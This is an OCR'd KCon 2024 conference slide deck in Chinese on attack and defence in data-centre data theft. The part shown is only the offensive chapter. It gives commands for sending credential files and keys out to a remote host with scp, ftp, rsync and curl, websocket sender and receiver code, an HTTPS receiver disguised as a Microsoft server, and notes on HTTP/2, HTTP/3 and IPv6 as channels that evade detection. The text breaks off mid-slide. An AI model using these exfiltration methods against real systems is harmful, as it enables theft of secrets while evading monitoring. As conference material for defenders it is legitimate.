KCon 2024

IDC基础安全
在数据窃取场景的攻防对抗

演讲人：邓先钦

时间：2024.08.24

目录
CONTENT

KCon 2024

KCon

PART ONE

01

选题背景和攻防场景

BACKGROUND AND SCENARIOS

选题背景和攻防场景

KCon

攻击路径–1

入侵前 → 入侵中 → 入侵后 → 获利

入侵前	入侵中	入侵后	获利
信息收集 网络钓鱼 漏洞攻击	持久控制 防御绕过 环境探测 横向移动	数据窃取★	贩卖获利
非必经阶段	非必经阶段	必经阶段	必经阶段

攻击路径–2

KCon

PART ONE

02

攻击篇–小试牛刀（第1章）


OFFENSIVE CHAPTER

小试牛刀

scp、ftp方式

scp传输

```
scp Hello1 Hello2 Hello3 tuts@192.168.83.132:/home/tuts/
```



ftp传输

```
walid@Client:~$ ftp walid@192.168.0.104
Connected to 192.168.0.104.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put local_file
local: local_file remote: local_file
229 Entering Extended Passive Mode (|||45785|)
150 Ok to send data.
      0        0.00 KiB/s
226 Transfer complete.
ftp>
```

传输大小限制：2^63Byte，（2^40Byte=1T）

参考资料：https://github.com/openssh/openssh-portable/blob/master/scp.c

小试牛刀

rsync方式

rsync传输

```
~/uploads ✔ ls -l ~/secret.txt
.rw-r--r-- drenfermo drenfermo 15 B Wed Aug  2 15:37:26 2023 /home/drenfermo/secret.txt

~/uploads ✔ ls -lR ~/uploads
drwxr-xr-x drenfermo drenfermo 4.0 KB Wed Sep 27 19:47:45 2023 server-root
.rw-r--r-- drenfermo drenfermo 1.1 KB Wed Sep 27 16:22:38 2023 client.crt
.rw------- drenfermo drenfermo 2.7 KB Wed Sep 27 16:22:27 2023 client.pem
.rw------- drenfermo drenfermo 2.5 KB Wed Sep 27 18:18:55 2023 client.pfx
.rw-r--r-- drenfermo drenfermo   0 B  Wed Sep 27 19:45:40 2023 SAM.reg
.rw------- drenfermo drenfermo 2.7 KB Wed Sep 27 16:22:18 2023 server.pem

/home/drenfermo/uploads/server-root:
.rw-r--r-- drenfermo drenfermo 915 B Wed Sep 27 19:47:45 2023 secrets.zip

~/uploads ✔ rsync -e ssh -ravzh /home/drenfermo/uploads test@192.168.31.134:/home/test/
test@192.168.31.134's password:
sending incremental file list
uploads/
uploads/SAM.reg
uploads/client.crt
uploads/client.pem
uploads/client.pfx
uploads/server.pem
uploads/server-root/
uploads/server-root/secrets.zip

sent 7,37K bytes  received 142 bytes  1,67K bytes/sec
total size is 10,16K  speedup is 1,35

~/uploads ✔ 3s rsync -e ssh -avhz /home/drenfermo/secret.txt test@192.168.31.134:/home/test/clue.txt
test@192.168.31.134's password:
sending incremental file list
secret.txt

sent 138 bytes  received 35 bytes  49,43 bytes/sec
total size is 15  speedup is 0,09
```

rsync命令中的 "-e ssh -ravzh" 参数:

1. -e ssh
   - -e 选项用于指定要使用的远程shell
   - ssh 表示使用SSH协议进行远程连接和数据传输
   - 这使得rsync可以通过SSH隧道安全地传输数据
2. -r (recursive)
   - 递归复制，包括所有子目录和文件
3. -a (archive)
   - 归档模式，相当于-rlptgoD的组合
   - 保留几乎所有文件属性，包括权限、时间戳、符号链接等
4. -v (verbose)
   - 详细模式，显示更多的操作信息
5. -z (compress)
   - 在传输过程中压缩文件数据
6. -h (human-readable)
   - 以人类可读的格式输出数字（如文件大小）

小试牛刀

scp、ftp、rsync方式

三种方式对比

特性	scp	ftp	rsync
安全性	高（基于SSH，加密传输）	低（默认不加密，明文传输）	可配置（可通过SSH隧道加密）
传输模式	仅文件上传/下载	交互式，支持多种操作	文件同步，支持增量传输
防火墙友好性	高（通常只需开放22端口）	低（需要开放多个端口）	高（可使用SSH端口）
断点续传	不支持	部分客户端支持	支持（增量传输）
使用便利性	命令行简单，适合脚本自动化	交互命令多，支持复杂操作	命令行强大，高度可配置
默认安装	常与SSH一起默认安装	可能需要额外安装	通常需要单独安装
传输性能	较慢（有加密开销）	较快（特别在局域网中）	非常快（特别是增量传输）
协议复杂性	简单	复杂	中等（但功能强大）
跨平台支持	主要用于Unix类系统	几乎所有平台原生支持	广泛支持
大文件处理	中断需重新开始	部分客户端支持断点续传	最高效（断点续传）

KCon

PART ONE

02

攻击篇–渐入佳境（第2章）


OFFENSIVE CHAPTER

渐入佳境

Nc工具的利用

Ncat（nc）

可选方式：
传输方式：TCP、UDP
传输端口：常规端口（80、443、22等）、非常规端口




TCP+非常规8080端口

渐入佳境

https/加密传输

HTTPS传输



可选传输端口：常规443、非常规端口

HTTPS接收端

1.导入依赖包

base64、os、re、shutil、urllib、http.server、ssl等

2.自定义HTTP请求处理器

```
class CustomBaseHTTPRequestHandler(http.server.BaseHTTPRequestHandler):
    server_version = "Microsoft-HTTPAPI/2.0"
    sys_version = ""
```

如伪装成 Microsoft-HTTPAPI/2.0 服务器

3.添加认证逻辑

4.处理逻辑，如接收到文件保存等

5.启动https服务器，443端口启动服务器，设置用户名和证书

```
$ python custom_https_server.py 443 admin:password123 server.pem
```

HTTPS发送端

```
curl (-k) -u admin:password123 -X POST -F
"file=@/path/to/local/file"
https://server_ip:443/
```

KCon

PART ONE


02

攻击篇–瞒天过海（第3章）

OFFENSIVE CHAPTER

瞒天过海

防护设备没覆盖的协议–websocket



隐秘性优势：长连接优势、双向通信，支持加密（WSS）

瞒天过海

防护设备没覆盖的协议-websocket

接收端

接收端

```python
import asyncio
import websockets

async def serve(websocket, path):
    # 等待客户端发送文件
    async for message in websocket:
        # 将文件内容写入一个文件
        with open('received_file', 'wb') as f:
            f.write(message)
        # 告诉客户端文件接收完成
        await websocket.send('File received.')

start_server = websockets.serve(serve, '0.0.0.0', 10004)

asyncio.get_event_loop().run_until_complete(start_server)
asyncio.get_event_loop().run_forever()
```

发送端

发送端


```python
import asyncio
import websockets

async def send_file():
    async with websockets.connect('ws://192.168.2.1:10004') as websocket:
        # 读取文件内容
        with open('file_to_send', 'rb') as f:
            file_content = f.read()
        # 发送文件内容
        await websocket.send(file_content)
        # 等待服务器返回文件接收完成信息
        response = await websocket.recv()

asyncio.get_event_loop().run_until_complete(send_file())
```

隐秘性优势：长连接优势、双向通信，支持加密（WSS）


瞒天过海

防护设备没覆盖的方式-http/2和http/3

http/2传输



http/3传输



隐蔽性优势：


- 两种方式都为加密传输
- HTTP/2多路复用增加流量解析难度
- HTTP/3基于QUIC，进一步提高解析难度

瞒天过海

防护设备没覆盖的方式– IPv6

```
root@[redacted]:~# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.159  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::f816:3eff:fec5:1dbc  prefixlen 64  scopeid 0x20<link>
        ether fa:16:3e:c5:1d:bc  txqueuelen 1000  (Ethernet)
        RX packets 3460503910  bytes 1506958443178 (1.5 TB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3665807882  bytes 1647193282036 (1.6 TB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16308388  bytes 7320673959 (7.3 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16308388  bytes 7320673959 (7.3 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@[redacted]:~#
```

主机IPv6地址




DNS反查全球IPv6占比情